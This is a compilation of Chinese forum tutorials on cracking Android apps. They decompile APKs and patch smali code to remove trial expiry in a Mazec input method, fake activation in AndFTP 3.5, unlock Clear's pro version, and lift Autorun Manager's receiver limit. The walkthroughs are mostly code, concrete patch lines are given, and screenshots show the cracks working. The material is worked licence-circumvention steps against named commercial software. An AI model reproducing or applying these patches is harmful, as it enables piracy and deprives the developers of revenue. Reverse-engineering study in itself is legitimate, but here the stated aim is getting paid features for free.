其中有对该方法的定义和调用该方法的地方，我们不妨先看看这个方法的定义，在 smali\com\sevenknowledge\mazec\MazecIms.smali 文件中的定义：

代码：

```
.method  public  isTrialExpired()Z
        .locals  7

        .prologue
        const-wide/16  v5,  0x0

        const/4  v2,  0x0

        .line  207
        sget-
object  v3,  Lcom/sevenknowledge/common/BuildOption;->PRODUCT_TYPE:Lcom/sevenknowledge/common/BuildOption$ProductT
ype;

        sget-
object  v4,  Lcom/sevenknowledge/common/BuildOption$ProductType;->TRIAL:Lcom/sevenknowledge/common/BuildOption$Pro
ductType;

        if-ne  v3,  v4,  :cond_3

        .line  209
        iget-wide  v3,  p0,  Lcom/sevenknowledge/mazec/MazecIms;->mExpireBase:J

        cmp-long  v3,  v3,  v5

        if-ltz  v3,  :cond_0

        iget-wide  v3,  p0,  Lcom/sevenknowledge/mazec/MazecIms;->mExpireTime:J
```

```
    cmp-long  v3,  v3,  v5

    if-gez  v3,  :cond_1

    .line  210
    :cond_0
    invoke-direct  {p0},  Lcom/sevenknowledge/mazec/MazecIms;->initExpireDate()V

    .line  212
    :cond_1
    invoke-static  {},  Ljava/lang/System;->currentTimeMillis()J

    move-result-wide  v0

    .line  213
    .local  v0,  t:J
    iget-wide  v3,  p0,  Lcom/sevenknowledge/mazec/MazecIms;->mExpireBase:J

    cmp-long  v3,  v0,  v3

    if-ltz  v3,  :cond_2

    iget-wide  v3,  p0,  Lcom/sevenknowledge/mazec/MazecIms;->mExpireTime:J

    cmp-long  v3,  v3,  v0

    if-gez  v3,  :cond_3
```

```
        :cond_2
        const/4  v2,  0x1

        .line  216
        .end  local  v0                      #t:J
        :cond_3
        return  v2
.end  method
```

由于 smali 语句不太方便阅读，因此我们用 JD-GUI 工具来阅读对应的 JAR 文件，上面这一段代码对应的 java 语句：

代码:

```
  public  boolean  isTrialExpired()
    {
        int  i  =  0;
        if  (BuildOption.PRODUCT_TYPE  ==  BuildOption.ProductType.TRIAL)
        {
            if  ((this.mExpireBase  <  0L)  ||  (this.mExpireTime  <  0L))
                initExpireDate();
            long  l  =  System.currentTimeMillis();
            if  ((l  <  this.mExpireBase)  ||  (this.mExpireTime  <  l))
                i  =  1;
        }
        return  i;
    }
```

很明显，返回值决定了是否过期，返回值 i=0 时，没有过期，i=1 时，过期。所以，我们在这里可以改变返回值，让 i 始终=0，就可以永不过期。

在 smali 文件中，我们在该方法的末尾如此修改：

代码:

```
      if-gez  v3,  :cond_3

        :cond_2
        const/4  v2,  0x1

        .line  216
        .end  local  v0                    #t:J
        :cond_3
        const/4  v2,  0x0
        return  v2
.end  method
```

还有一种改法，我们看到，if (BuildOption.PRODUCT_TYPE == BuildOption.ProductType.TRIAL)，i 的值才为 1，那么 BuildOption.PRODUCT_TYPE 的值都有哪些呢？
通过 jd-gui，我们找到在 BulidOption.class 中定义了 ProductType 类型有哪些

代码:

```
  public  static  enum  ProductType
    {
        static
        {
            FREE  =  new  ProductType("FREE",  2);
            ProductType[]  arrayOfProductType  =  new  ProductType[3];
            arrayOfProductType[0]  =  PREMIUM;
            arrayOfProductType[1]  =  TRIAL;
```

```
            arrayOfProductType[2]  =  FREE;
            $VALUES  =  arrayOfProductType;
        }
    }
```

可以看到 ProductType 有三种类型：PREMIUM、TRIAL、FREE。而在类的成员变量当中就已经初始化了 ProductType 的值：

代码:

```
public  class  BuildOption
{
    public  static  final  String  APP_PACKAGE_NAME  =  "com.sevenknowledge.sevennotestrial";
    public  static  final  boolean  DEVELOP_MODE  =  false;
    public  static  final  DeviceName  DEVICE_NAME;
    public  static  final  DeviceType  DEVICE_TYPE;
    public  static  final  DeviceVendor  DEVICE_VENDOR;
    public  static  final  boolean  KEYBOARD_CONVERSION_MODE  =  false;
    public  static  final  MarketType  MARKET_TYPE;
    public  static  final  String  PRODUCT_NAME  =  "AndroidS-Edit-J-T";
    public  static  final  ProductType  PRODUCT_TYPE  =  ProductType.TRIAL;
    public  static  final  boolean  VALID_ENGLISH_MODE;
```

因此我们可以修改初始化的值为 ProductType.PREMIUM

```
    public  static  final  ProductType  PRODUCT_TYPE  =  ProductType.PREMIUM
```

对应到 smali 文件中的修改：

代码:

```
#  direct  methods
.method  static  constructor  <clinit>()V
        .locals  1
```

```
        .prologue
        .line  32
        sget-
object  v0,  Lcom/sevenknowledge/common/BuildOption$ProductType;->PREMIUM:Lcom/sevenknowledge/common/BuildOption$P
roductType;

        sput-
object  v0,  Lcom/sevenknowledge/common/BuildOption;->PRODUCT_TYPE:Lcom/sevenknowledge/common/BuildOption$ProductT
ype;
```

最后重建 APK，签名，测试，更改系统时间超过 10 天，不再弹出限制，可以继续使用。

[Android] AndFTP 3.5 破解教程

这个程序的免费版有一些功能上的限制：


来到注册激活页面，输入任意的激活码，弹出如下提示：

下面开始破解过程：

1、APK 反编译。

2、搜索字符串：“无效的激活密钥”，找到目录\res\values-zh-rCN\strings 中，同时也发现“激活成功”

3、激活成功对应的 string name 为"options_activate_popup_success_label"，因此搜索 options_activate_popup_success_label，在 public.xml 中找到：



4、在 smali 文件中搜索"0x7f08018a"，在\smali\lysesoft\andftp\ay.smali 中找到：

const v2, 0x7f080187
invoke-virtual {v1, v2}, Landroid/app/AlertDialog$Builder;->setTitle(I)Landroid/app/AlertDialog$Builder;
if-ne v0, v4, :cond_0
const v2, 0x7f08010a
invoke-virtual {v1, v2}, Landroid/app/AlertDialog$Builder;->setMessage(I)Landroid/app/AlertDialog$Builder;
:goto_0
const v2, 0x7f0800bd
new-instance v3, Llysesoft/andftp/az;

5、对应的 JAVA 语句：

6、从上图分析可以看出，要想弹出成功激活，就必须满足两个条件：

if (!OptionsActivity.a(this.b).c(str)) 不成立并且 if (bool == true)成立

而要满足这两个条件，对应到 smali 中，就要分别对应满足下面的两个方法的返回值不能为 0

```
    invoke-static {v2}, Llysesoft/andftp/OptionsActivity;->a(Llysesoft/andftp/OptionsActivity;)
    Llysesoft/transfer/client/util/c;

    move-result-object v2

    invoke-virtual {v1, v0}, Llysesoft/transfer/client/util/c;->c(Ljava/lang/String;)Z

    move-result v0

    if-eqz v0, :cond_1

    iget-object v0, p0, Llysesoft/andftp/ay;->b:Llysesoft/andftp/OptionsActivity;

    invoke-static {v0}, Llysesoft/andftp/OptionsActivity;->c(Llysesoft/andftp/OptionsActivity;)
    Llysesoft/andftp/client/ftpdesign/a;
```

这个方法的返回值不能=0

```
const/4 v2, 0x1

invoke-virtual {v0, v1, v2}, Llysesoft/transfer/client/util/c;->a(Landroid/content/Context;Z)Z

move-result v0

new-instance v1, Landroid/app/AlertDialog$Builder;

iget-object v2, p0, Llysesoft/andftp/ay;->b:Llysesoft/andftp/OptionsActivity;

invoke-direct {v1, v2}, Landroid/app/AlertDialog$Builder;-><init>(Landroid/content/Context;)V

const v2, 0x7f020023

invoke-virtual {v1, v2}, Landroid/app/AlertDialog$Builder;->setIcon(I)Landroid/app/Alert
```

这个方法的返回值是BOOL的值

7、于是分别找到两个方法的定义的地方，强制其返回值为 1 即可。

```
6669
6670        move-result-object v1
6671
6672        invoke-virtual {v1}, Ljava/util/regex/Matcher;->matches()Z
6673
6674        move-result v1
6675
6676        if-eqz v1, :cond_0
6677
6678        const/4 v0, 0x1
6679
6680        :cond_0
6681        const/4 v0, 0x1
6682        return v0
6683    .end method
6684
```

增加这一句！

```
5870    iput-boolean v0, p0, Llysesoft/transfer/client/util/c;->ar:Z
5871    :try_end_0
5872    .catchall {:try_start_0 .. :try_end_0} :catchall_0
5873    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0
5874
5875    iput-boolean v1, p0, Llysesoft/transfer/client/util/c;->aq:Z
5876
5877    :cond_1
5878    :goto_2
5879    iget-boolean v0, p0, Llysesoft/transfer/client/util/c;->ar:Z
5880
5881    const/4 v1, 0x1     添加这一句！
5882    return v0
5883
5884    :cond_2
```


8、保存修改，重新打包签名，测试运行，成功破解。

10:25
AndFTP
FTP FEAT
Disable FEATure command on FTP connection
Sync report
All reports
激活
激活成功。
确认
吾爱破解论坛
www.52pojie.cn

10:36
AndFTP
高级
FTP FEAT:
Disable FEATure command on FTP connection
Sync report:
All reports
Sync criteria:
File name and size
变化: 日志发布 3.5
显示
设置
移除
许可: Pro (全部功能可用)
密匙: 123456
激活
ID:
联系支持
应用
返回
吾爱破解论坛
www.52pojie.cn

[Android] Clear 日程管理 破解教程

这个 app 看起来很精致，但不是 pro 版本的话会有限制，无法使用换肤等功能。



要破解也很简单，Follow Me！

1、APKtool 反编译该 APK。

2、根据弹出的提示，搜索字符串"Unlock Pro Version"，在

```
Search "unlock " (1 hits in 1 files)
  C:\LQ\D\test\clear\clear\res\values\strings.xml (1 hits)
    Line 15:     <string name="pro">Unlock Pro Version</string>
```

3、在\res\values\strings.xml 目录下找到该字符串，string name = "pro"

```
10    <string name="newlist">pull down to create list</string>
11    <string name="right_hand">Right-Handed</string>
12    <string name="left_hand">Left-Handed</string>
13    <string name="reminder_enable">Reminder-Enabled</string>
14    <string name="reminder_disable">Reminder-Disabled</string>
15    <string name="pro">Unlock Pro Version</string>
16    <string name="quit">Quit</string>
17    <string name="menu">Switch to Setting</string>
18    <string name="shareitems">Share</string>
```


4、继续搜索"pro",在\clear\res\values\public.xml 文件中对应的 ID 是"0x7f08000c"

```
Search "pro" (8 hits in 3 files)
  C:\LQ\D\test\clear\clear\res\values\public.xml (2 hits)
    Line 23:     <public type="drawable" name="scrubber_progress_horizontal_holo_light" id="0x7f02001d" />
    Line 79:     <public type="string" name="pro" id="0x7f08000c" />
```

5、然后在 smali 文件中搜索"0x7f08000c"，看看是哪里调用了。结果是在\smali\com\xuchdeid\clear\activity\ProVersionDialog.smali 调用了。

```
C:\LQ\D\test\clear\clear\res\values\public.xml (1 hits)
  Line 79:     <public type="string" name="pro" id="0x7f08000c" />
C:\LQ\D\test\clear\clear\smali\com\xuchdeid\clear\activity\ProVersionDialog.smali (1 hits)
  Line 103:     const v2, 0x7f08000c
```

6、我们来到该 smali 文件，或者用 JD-jui 查看更明朗，在 ProVersionDialog 的 OnCreate 方法中调用了



7、通过分析，ProVersionDialog 这个类继承了 Activity 类，那我们继续顺藤摸瓜，看在哪里调用 ProVersionDialog。

8、搜索出的结果，有几个地方调用了，其中\smali\com\xuchdeid\clear\activity\ClearActivity.smali 是这样调用的：

```
.method static synthetic v(Lcom/xuchdeid/clear/activity/ClearActivity;)V
    .locals 2

    new-instance v0, Landroid/content/Intent;

    const-class v1, Lcom/xuchdeid/clear/activity/ProVersionDialog;

    invoke-direct {v0, p0, v1}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V

    const/4 v1, 0x4

    invoke-virtual {p0, v0, v1}, Lcom/xuchdeid/clear/activity/ClearActivity;->startActivityForResult(Landroid/content/Intent;I)V

    return-void
.end method
```

很明显，这里没有经过任何判断，就直接对 ProVersionDialog 进行初始化并启动这个 Activity，所以不是我们关注的重点。

另外一个调用地方是\smali\com\xuchdeid\clear\manager\h.smali

这里有一个条件判断，if-nez v0, :cond_0，如果 v0 不等于 0，那么就跳到 cond_0 处，而这个 v0 的值是方法 Lcom/xuchdeid/clear/manager/d;->b()Z 的返回值。

9、下面去分析方法 Lcom/xuchdeid/clear/manager/d;->b()Z

```
.method public final b()Z
    .locals 1

    iget-boolean v0, p0, Lcom/xuchdeid/clear/manager/d;->d:Z

    return v0
.end method
```

这个方法的返回值是一个布尔类型的值。如果我们强制让返回值为真，那么 v0 就不等于 0，从而就不会启动 ProVersionDialog 这个 Activity 了。

我们修改如下：

```
.method public final b()Z
    .locals 1

    iget-boolean v0, p0, Lcom/xuchdeid/clear/manager/d;->d:Z

    const/4 v0, 0x1

    return v0
.end method
```

保存修改，重新编译打包，签名，测试 OK！成功破解！

14:59
备份数据
恢复数据
切换主题
左手惯用
提醒已禁用
意见反馈
分享koalcat's Clear
koalcat's Clear v1.2.3

15:00
备份数据
恢复数据
切换主题
左手惯用
提醒已禁用
意见反馈
分享koalcat's Clear
koalcat's Clear v1.2.3

Android 程序开机启动杀手 Autorun Manager 破解

标 题: 【原创】Android 程序开机启动杀手 Autorun Manager 破解
作 者: 荒野无灯
时 间: 2012-08-16,02:03:15
链 接: http://bbs.pediy.com/showthread.php?t=154746

Autorun Manager 是个不错的应用。可以用来禁止某些不老实的 android 应用开机启动和 push 一些垃圾信息（如 sina weibo 就喜欢时不时 push 一些垃圾信息）。
引用:
2012-10-28 更新：
程序更新版本到 3.6 了，附上 3.6 已破解 pro 功能、去广告版的程序。（见本帖下面）
虽然网上有捐赠版的下载，不过，还是喜欢自己折腾一下。折腾，是生活的一部分。
而且目前网络上还没有直接破解版的下载，我看到的所谓专业版都是下载主程序之后还要再装一个 key 程序。对于我这种有洁癖的人来说，还是选择自己动手吧。

官方介绍：

引用:
PRO key app is available on the market!

Donators and PRO users receive additional features:
- no ads
- basic mode's prevent restart feature is selectable
- can block more than 4 receivers in advanced mode
- Chuck Norris mode enabled
引用:

、
软件名：Autorun Manager
软件版本： 3.5

也就是说：
免费版的有广告、不能启用阻止应用重启、不能修改超过 4 个 receiver、不能启用 Chuck Norris 模式。
其它 3 条还算可以接受，唯一不可接受的就是***不能修改超过 4 个 receiver*** 这一条。
android 应用在 AndroidManifest.xml 中注册它要使用的 receiver,如:

代码:

```
<receiver  android:name="com.rs.autorun.AutorunStartupIntentReceiver"  android:enabled="false">
        <intent-filter  android:priority="-1000">
            <action  android:name="android.intent.action.BOOT_COMPLETED"  />
            <category  android:name="android.intent.category.HOME"  />
        </intent-filter>
  </receiver>

  <receiver  android:name="com.rs.autorun.misc.InstallReferrerReceiver"  android:exported="true">
        <intent-filter>
            <action  android:name="com.android.vending.INSTALL_REFERRER"  />
        </intent-filter>
  </receiver>
```

如 **android.intent.action.BOOT_COMPLETED** 这个 receiver 就是用于接收开机启动广播的。
而 Autorun Manager 的禁止程序开机启动的机制正是将相应程序的 receiver 给禁用，这样，这个程序便不会开机即启动了。
android.intent.action.GET_PUSH_VALUE 即是用于推送的，我很果断地把 sina weibo 的这个 receiver 给 disable 了。

关于 android broadcast receiver 的原理，有兴趣的童鞋可以自行 Google.这里不述。

==========

2012-08-17 ：今天重新把思路整理了一下，并更新了这篇文章。

修改过 4 个 receiver 的设置后，这个应用（免费版的）便会提示你使用的免费版，最多只能修改 4 个 receiver.

破解思路：
最多只能修改 4 个 receiver 这一限制的破解很简单。在后面的代码中会详细介绍。而另外两个选项：**阻止应用重启、启用 Chuck Norris 模式**相对来说就麻烦了一点点。

用 apktool 反编译出 smali 文件后，打开 **res/values/strings.xml** 和 **res/values/public.xml** 查得提示语 **You need to have PRO key to change more than %1$d receivers** 的 id 为 **0x7f0b0025**。

搜索 **0x7f0b0025**，在 smali/f/d.smali 文件第 341 行找到。我这里把相关代码帖出并做些许解释：
代码:

```
#  virtual  methods
.method  public  final  onCheckedChanged(Landroid/widget/CompoundButton;Z)V
        .locals  6
        .parameter
        .parameter

        .prologue
#寄存器 v4 用来保存最大可禁用的 reciever 数量（4 个）
        const/4  v4,  0x4

        const/4  v1,  0x0
```

```
        const/4  v0,  0x1

        .line  206
        iget-object  v2,  p0,  Lf/d;->jy:Lf/g;

        .line  207
#取     h.c.ka 的值给 v2  (布尔类型)
        sget-object  v2,  Lh/c;->ka:Ljava/lang/Boolean;

        invoke-virtual  {v2},  Ljava/lang/Boolean;->booleanValue()Z

        move-result  v2

#如果 h.c.ka 的值为真，则跳转到:cond_0
        if-nez  v2,  :cond_0

        invoke-static  {},  Lcom/rs/autorun/receiver/l;->bJ()I

        move-result  v2

#如果已经禁用的 reciever 数量(v2 寄存器）小于  4  个（v4 寄存器），则跳转到  :cond_0  .
        if-lt  v2,  v4,  :cond_0


#Lcom/rs/autorun/receiver/l;->jp  是一个 ArrayList
#将 jp 给 v2
        sget-object  v2,  Lcom/rs/autorun/receiver/l;->jp:Ljava/util/ArrayList;
#取得 p0 对象实例的 jy 属性丢给 v3 寄存器
```

```
        iget-object  v3,  p0,  Lf/d;->jy:Lf/g;

        iget-object  v3,  v3,  Lf/g;->jE:Ljava/lang/String;

检查 v2 对象中是否包含 v3 对象.(v2  is  the  "this"  instance，v3 为参数)
        invoke-virtual  {v2,  v3},  Ljava/util/ArrayList;->contains(Ljava/lang/Object;)Z

        move-result  v2
#如果不在的话，就跳转到:cond_9
        if-eqz  v2,  :cond_9

        .line  209
        :cond_0
        sget-object  v2,  Lcom/rs/autorun/receiver/l;->jq:Ljava/util/ArrayList;

        iget-object  v3,  p0,  Lf/d;->jz:Lf/a;

        iget-object  v3,  v3,  Lf/a;->packageName:Ljava/lang/String;

        invoke-virtual  {v2,  v3},  Ljava/util/ArrayList;->contains(Ljava/lang/Object;)Z

        move-result  v2

        if-eqz  v2,  :cond_3

        iget-object  v2,  p0,  Lf/d;->jy:Lf/g;

        iget-object  v2,  v2,  Lf/g;->jE:Ljava/lang/String;
```

```
const-string  v3,  "com.crittercism."

invoke-virtual  {v2,  v3},  Ljava/lang/String;->startsWith(Ljava/lang/String;)Z

move-result  v2

if-nez  v2,  :cond_3

.line  210
sget-object  v2,  Lh/l;->LOG_TAG:Ljava/lang/String;

new-instance  v3,  Ljava/lang/StringBuilder;

const-string  v4,  "app  disable  not  allowed:  "

invoke-direct  {v3,  v4},  Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

iget-object  v4,  p0,  Lf/d;->jz:Lf/a;

iget-object  v4,  v4,  Lf/a;->packageName:Ljava/lang/String;

invoke-virtual  {v3,  v4},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object  v3

invoke-virtual  {v3},  Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
```

```
move-result-object  v3

invoke-static  {v2,  v3},  Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

.line  212
iget-object  v2,  p0,  Lf/d;->jw:Landroid/content/Context;

const  v3,  0x7f0b0031

invoke-virtual  {v2,  v3},  Landroid/content/Context;->getText(I)Ljava/lang/CharSequence;

move-result-object  v2

iget-object  v3,  p0,  Lf/d;->jw:Landroid/content/Context;

invoke-static  {v2,  v3},  Lh/m;->a(Ljava/lang/CharSequence;Landroid/content/Context;)V

.line  214
iget-object  v2,  p0,  Lf/d;->jA:Landroid/widget/CheckBox;

if-nez  p2,  :cond_2

:goto_0
invoke-virtual  {v2,  v0},  Landroid/widget/CheckBox;->setChecked(Z)V

.line  247
:cond_1
:goto_1
```

```
    return-void

    :cond_2
    move  v0,  v1

    .line  214
    goto  :goto_0

    .line  215
    :cond_3
    iget-object  v2,  p0,  Lf/d;->jw:Landroid/content/Context;

    invoke-static  {v2},  Lcom/rs/autorun/misc/s;->x(Landroid/content/Context;)Lcom/rs/autorun/misc/s;

    move-result-object  v2

    iget-boolean  v2,  v2,  Lcom/rs/autorun/misc/s;->iC:Z

    if-nez  v2,  :cond_5

    iget-object  v2,  p0,  Lf/d;->jz:Lf/a;

    iget-object  v2,  v2,  Lf/a;->jt:Ljava/lang/Boolean;

    invoke-virtual  {v2},  Ljava/lang/Boolean;->booleanValue()Z

    move-result  v2
```

```
    if-eqz  v2,  :cond_5

    .line  216
    sget-object  v2,  Lh/l;->LOG_TAG:Ljava/lang/String;

    const-string  v3,  "system  disable  is  not  enabled"

    invoke-static  {v2,  v3},  Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

    .line  218
    iget-object  v2,  p0,  Lf/d;->jA:Landroid/widget/CheckBox;

    if-nez  p2,  :cond_4

    :goto_2
    invoke-virtual  {v2,  v0},  Landroid/widget/CheckBox;->setChecked(Z)V

    .line  219
    iget-object  v0,  p0,  Lf/d;->jw:Landroid/content/Context;

    const  v1,  0x7f0b0023

    invoke-virtual  {v0,  v1},  Landroid/content/Context;->getString(I)Ljava/lang/String;

    move-result-object  v0

    iget-object  v1,  p0,  Lf/d;->jw:Landroid/content/Context;
```

```
    invoke-static  {v0,  v1},  Lh/m;->a(Ljava/lang/CharSequence;Landroid/content/Context;)V

    goto  :goto_1

    :cond_4
    move  v0,  v1

    .line  218
    goto  :goto_2

    .line  225
    :cond_5
    sget-object  v2,  Lh/l;->LOG_TAG:Ljava/lang/String;

    new-instance  v3,  Ljava/lang/StringBuilder;

    const-string  v4,  "disable  item:  "

    invoke-direct  {v3,  v4},  Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

    iget-object  v4,  p0,  Lf/d;->jy:Lf/g;

    iget-object  v4,  v4,  Lf/g;->packageName:Ljava/lang/String;

    invoke-virtual  {v3,  v4},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object  v3
```

```
    const-string  v4,  "  -  "

    invoke-virtual  {v3,  v4},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object  v3

    iget-object  v4,  p0,  Lf/d;->jy:Lf/g;

    iget-object  v4,  v4,  Lf/g;->jE:Ljava/lang/String;

    invoke-virtual  {v3,  v4},  Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object  v3

    invoke-virtual  {v3},  Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object  v3

    invoke-static  {v2,  v3},  Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

    .line  226
    iget-object  v2,  p0,  Lf/d;->jy:Lf/g;

    iget-object  v2,  v2,  Lf/g;->jE:Ljava/lang/String;

    const-string  v3,  "com.crittercism."

    invoke-virtual  {v2,  v3},  Ljava/lang/String;->startsWith(Ljava/lang/String;)Z
```

```
move-result  v2

if-eqz  v2,  :cond_6

.line  227
const-string  v2,  "crittercism  is  disabled"

invoke-static  {v2},  Lcom/flurry/android/f;->c(Ljava/lang/String;)V

.line  230
:cond_6
iget-object  v2,  p0,  Lf/d;->jw:Landroid/content/Context;

invoke-static  {v2},  Lh/m;->H(Landroid/content/Context;)Z

move-result  v2

if-nez  v2,  :cond_8

move  v2,  v0

.line  231
:goto_3
if-eqz  v2,  :cond_7

.line  232
invoke-static  {v0},  Lh/m;->j(Z)V
```

```
.line  234
:cond_7
iget-object  v3,  p0,  Lf/d;->jA:Landroid/widget/CheckBox;

iget-object  v4,  p0,  Lf/d;->jy:Lf/g;

invoke-static  {p2},  Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

move-result-object  v5

invoke-virtual  {v4,  v5,  v0},  Lf/g;->a(Ljava/lang/Boolean;Z)Z

move-result  v0

invoke-virtual  {v3,  v0},  Landroid/widget/CheckBox;->setChecked(Z)V

.line  235
if-eqz  v2,  :cond_1

.line  236
invoke-static  {v1},  Lh/m;->j(Z)V

goto/16  :goto_1

:cond_8
move  v2,  v1
```

```
        .line  230
        goto  :goto_3

        .line  240
        :cond_9
        sget-object  v2,  Lh/l;->LOG_TAG:Ljava/lang/String;

        const-string  v3,  "not  donated"

        invoke-static  {v2,  v3},  Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

        .line  243
        iget-object  v2,  p0,  Lf/d;->jw:Landroid/content/Context;

#    id  0x7f0b0025
对应:     You  need  to  have  PRO  key  to  change  more  than  %1$d  receivers
        const  v3,  0x7f0b0025

        invoke-virtual  {v2,  v3},  Landroid/content/Context;->getText(I)Ljava/lang/CharSequence;

        move-result-object  v2

        invoke-virtual  {v2},  Ljava/lang/Object;->toString()Ljava/lang/String;

        move-result-object  v2

        new-array  v3,  v0,  [Ljava/lang/Object;
```

```
        invoke-static  {v4},  Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;

        move-result-object  v4

        aput-object  v4,  v3,  v1

        invoke-
static  {v2,  v3},  Ljava/lang/String;->format(Ljava/lang/String;[Ljava/lang/Object;)Ljava/lang/String;

        move-result-object  v2

        iget-object  v3,  p0,  Lf/d;->jw:Landroid/content/Context;

        invoke-static  {v2,  v3},  Lh/m;->a(Ljava/lang/CharSequence;Landroid/content/Context;)V

        .line  245
#取得 p0 对象的 jA 给 v2 寄存器
        iget-object  v2,  p0,  Lf/d;->jA:Landroid/widget/CheckBox;

        if-nez  p2,  :cond_a

        :goto_4
#设置为已选中状态
        invoke-virtual  {v2,  v0},  Landroid/widget/CheckBox;->setChecked(Z)V

        goto/16  :goto_1

        :cond_a
```

```
        move   v0,   v1

        goto   :goto_4
.end   method
```

不难看出，:cond_9 处的那小段代码就是显示***你不是捐赠用户，不能改变过超过 4 个 receiver***.

其实这里要改变这个跳转，有 3 个地方可以修改。
因为这里的跳转实际上是根据 3 个条件相与的结果来进行的（要 (!c.ka.booleanValue() && l.bJ() >= 4 && amp; !l.jp.contains(jy.jE)) 这个表达式为真才会跳转到执行弹出 not donated 提示框的代码）。
条件 1：如果 h.c.ka 的值为真，则跳转到:cond_0
条件 2：如果已经禁用的 reciever 数量(v2 寄存器）小于 4 个（v4 寄存器），则跳转到 :cond_0
if-lt v2, v4, :cond_0
条件 3： if-eqz v2, :cond_9

也就是说，代码逻辑是：
代码:

```
if(  !condition_1  &&  !condition_2  &&  !condition_3  )
执行提醒捐赠的代码
else
执行正常的保存设置代码
```

。

